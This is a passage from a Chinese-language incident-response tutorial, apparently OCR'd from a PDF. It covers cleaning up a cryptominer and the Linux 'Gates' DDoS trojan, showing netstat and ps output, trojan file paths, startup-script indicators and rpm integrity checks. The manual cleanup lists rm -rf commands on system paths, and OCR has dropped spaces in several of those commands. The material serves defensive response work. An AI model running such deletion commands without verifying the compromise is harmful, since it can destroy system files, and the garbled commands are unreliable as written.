tcp        0      0 127.0.0.1:1757          0.0.0.0:*               LISTEN      99779/csg
tcp        0      0 172.27.99.129:53841     103.55.25.90:80         ESTABLISHED 99779/csg
WW-[redacted]:/ #
WW-[redacted]:/ # kill -9 99779
WW-[redacted]:/ #
WW-[redacted]:/ # netstat -anplt|grep 99779
WW-[redacted]:/ #
```

D、漏洞修复

升级 struts 到最新版本

防范措施

针对服务器被感染挖矿程序的现象，总结了几种预防措施：

1、安装安全软件并升级病毒库，定期全盘扫描，保持实时防护

2、及时更新 Windows 安全补丁，开启防火墙临时关闭端口


3、及时更新 web 漏洞补丁，升级 web 组件

0x06 应急响应实战之盖茨木马

Linux 盖茨木马是一类有着丰富历史，隐藏手法巧妙，网络攻击行为显著的 DDoS 木马，主要恶意特点是具备了后门程序，DDoS 攻击的能力，并且会替换常用的系统文件进行伪装。木马得名于其在变量函数的命名中，大量使用 Gates 这个单词。分析和清除盖茨木马的过程，可以发现有很多值得去学习和借鉴的地方。

应急场景

某天，网站管理员发现服务器 CPU 资源异常，几个异常进程占用大量网络带宽：



事件分析

异常 IP 连接：

```
[root@localhost bsd-port]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      5670/sshd
tcp        0      0 127.0.0.1:631               0.0.0.0:*                   LISTEN      1527/cupsd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      1991/master
tcp        0      0 0.0.0.0:48227               0.0.0.0:*                   LISTEN      1451/rpc.statd
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN      1431/rpcbind
tcp        0      1 192.168.8.146:47015         103.57.108.162:6001         SYN_SENT    15076/./getty
tcp        0     52 192.168.8.146:22            192.168.8.1:48821           ESTABLISHED 5734/sshd
tcp        0      0 :::22                       :::*                        LISTEN      5670/sshd
tcp        0      0 ::1:631                     :::*                        LISTEN      1527/cupsd
```

异常进程：

查看进行发现 ps aux 进程异常，进入该目录发现多个命令，猜测命令可能已被替换

登录服务器，查看系统进程状态，发现不规则命名的异常进程、异常下载进程 ：


```
root      2124  0.0  0.0   3020   496 ?        Ss   14:48   0:00 /usr/sbin/atd
root      2291  0.0  0.0   2004   472 tty2     Ss+  14:48   0:00 /sbin/mingetty /dev/tty2
root      2293  0.0  0.0   2004   476 tty3     Ss+  14:48   0:00 /sbin/mingetty /dev/tty3
root      2295  0.0  0.0   2004   472 tty4     Ss+  14:48   0:00 /sbin/mingetty /dev/tty4
root      2297  0.0  0.1   3360  1828 ?        S<   14:48   0:00 /sbin/udevd -d
root      2298  0.0  0.1   3360  1832 ?        S<   14:48   0:00 /sbin/udevd -d
root      2300  0.0  0.0   2004   500 tty5     Ss+  14:48   0:00 /sbin/mingetty /dev/tty5
root      2305  0.0  0.0   2004   472 tty6     Ss+  14:48   0:00 /sbin/mingetty /dev/tty6
root      5322  0.0  0.2  22732  3084 ?        Sl   14:49   0:00 /usr/sbin/console-kit-daemon --no-daemon
root      5670  0.0  0.1   9008  1040 ?        Ss   14:49   0:00 /usr/sbin/sshd
root      5734  0.0  0.3  12076  3808 ?        Ss   14:50   0:01 sshd: root@pts/0
root      5757  0.0  0.1   6952  1808 pts/0    Ss   14:50   0:00 -bash
root      8510  0.0  0.0   2004   472 tty1     Ss+  15:04   0:00 /sbin/mingetty /dev/tty1
root     10628  0.0  0.0  93636   868 ?        Ssl  15:13   0:00 /usr/bin/dpkgd/ps aux
root     10704  0.0  0.0  11716   544 ?        Ssl  15:13   0:00 /usr/bin/.sshd
root     14033  0.0  0.0   1372   924 ?        Ss   15:27   0:00 gnome-terminal
root     14036  0.0  0.0   1372   924 ?        Ss   15:27   0:00 su
root     14038  0.0  0.0   1372   924 ?        Ss   15:27   0:00 echo "find"
root     14039  0.0  0.0   1372   924 ?        Ss   15:27   0:00 ifconfig eth0
root     14040  0.0  0.1   6544  1060 pts/0    R+   15:27   0:00 ps aux
[root@localhost dpkgd]# ^C
[root@localhost dpkgd]# cd  /usr/bin/dpkgd
[root@localhost dpkgd]#
[root@localhost dpkgd]# ls -lh
总用量 1.6M
-rwxr-xr-x. 1 root root 144K 9月   3 14:56 leaf
```

异常启动项

进入 rc3.d 目录可以发现多个异常进行：


/etc/rc.d/rc3.d/S97DbSecuritySpt

/etc/rc.d/rc3.d/S99selinux



搜索病毒原体

find / -size -1223124c -size +1223122c -exec ls -id {} \;　　搜索 1223123 大小的文件



从以上种种行为发现该病毒与“盖茨木马”有点类似，具体技术分析细节详见：

Linux 平台“盖茨木马”分析

http://www.freebuf.com/articles/system/117823.html

悬镜服务器卫士 | Linux 平台“盖茨木马”分析

http://www.sohu.com/a/117926079_515168

手动清除木马过程：

1、简单判断有无木马

```
#有无下列文件

cat/etc/rc.d/init.d/selinux

cat/etc/rc.d/init.d/DbSecuritySpt

ls/usr/bin/bsd-port

ls/usr/bin/dpkgd

#查看大小是否正常

ls-lh/bin/netstat

ls-lh/bin/ps

ls-lh/usr/sbin/lsof

ls-lh/usr/sbin/ss
```

2、上传如下命令到 /root 下

ps netstat ss lsof

3、删除如下目录及文件

```
rm-rf/usr/bin/dpkgd (ps netstat lsof ss)

rm-rf/usr/bin/bsd-port      #木马程序

rm-f/usr/bin/.sshd          #木马后门

rm-f/tmp/gates.lod

rm-f/tmp/moni.lod

rm-f/etc/rc.d/init.d/DbSecuritySpt(启动上述描述的那些木马变种程序)

rm-f/etc/rc.d/rc1.d/S97DbSecuritySpt

rm-f/etc/rc.d/rc2.d/S97DbSecuritySpt

rm-f/etc/rc.d/rc3.d/S97DbSecuritySpt
```

```
rm-f/etc/rc.d/rc4.d/S97DbSecuritySpt

rm-f/etc/rc.d/rc5.d/S97DbSecuritySpt

rm-f/etc/rc.d/init.d/selinux(默认是启动
/usr/bin/bsd-port/getty)

rm-f/etc/rc.d/rc1.d/S99selinux

rm-f/etc/rc.d/rc2.d/S99selinux

rm-f/etc/rc.d/rc3.d/S99selinux

rm-f/etc/rc.d/rc4.d/S99selinux

rm-f/etc/rc.d/rc5.d/S99selinux
```

4、找出异常程序并杀死

5、删除含木马命令并重新安装


命令替换

RPM check 检查：

系统完整性也可以通过 rpm 自带的 -Va 来校验检查所有的 rpm 软件包,有哪些被篡改了,防止 rpm 也被替换,上传一个安全干净稳定版本 rpm 二进制到服务器上进行检查

./rpm -Va > rpm.log

如果一切均校验正常将不会产生任何输出。如果有不一致的地方，就会显示出来。输出格式是 8 位长字符串，c 用以指配置文件，接着是文件名。8 位字符的每一个 用以表示文件与 RPM 数据库中一种属性的比较结果 。.(点) 表示测试通过。.下面的字符表示对 RPM 软件包进行的某种测试失败：



命令替换：

rpm2cpio 包全名 | cpio -idv .文件绝对路径 rpm 包中文件提取

Rpm2cpio 将 rpm 包转换为 cpio 格式的命令

Cpio 是一个标准工具，它用于创建软件档案文件和从档案文件中提取文件

Cpio 选项 < [文件|设备]

-i：copy-in 模式，还原-d：还原时自动新建目录-v：显示还原过程

文件提取还原案例：

查询 ls 命令属于哪个软件包

rpm -qf /bin/ls

mv /bin/ls /tmp

提取 rpm 包中 ls 命令到当前目录的 /bin/ls 下:

rpm2cpio /mnt/cdrom/Packages/coreutils-8.4-19.el6.i686.rpm | cpio -idv ./bin/ls

把 ls 命令复制到 /bin/ 目录 修复文件丢失:

cp /root/bin/ls /bin/

挂载命令 rpm 包：

mkdir /mnt/chrom/ 建立挂载点

mount -t iso9660 /dev/cdrom /mnt/cdrom/ 挂在光盘

mount/dev/sr0 /mnt/cdrom/

卸载命令

umount 设备文件名或挂载点

umount /mnt/cdrom/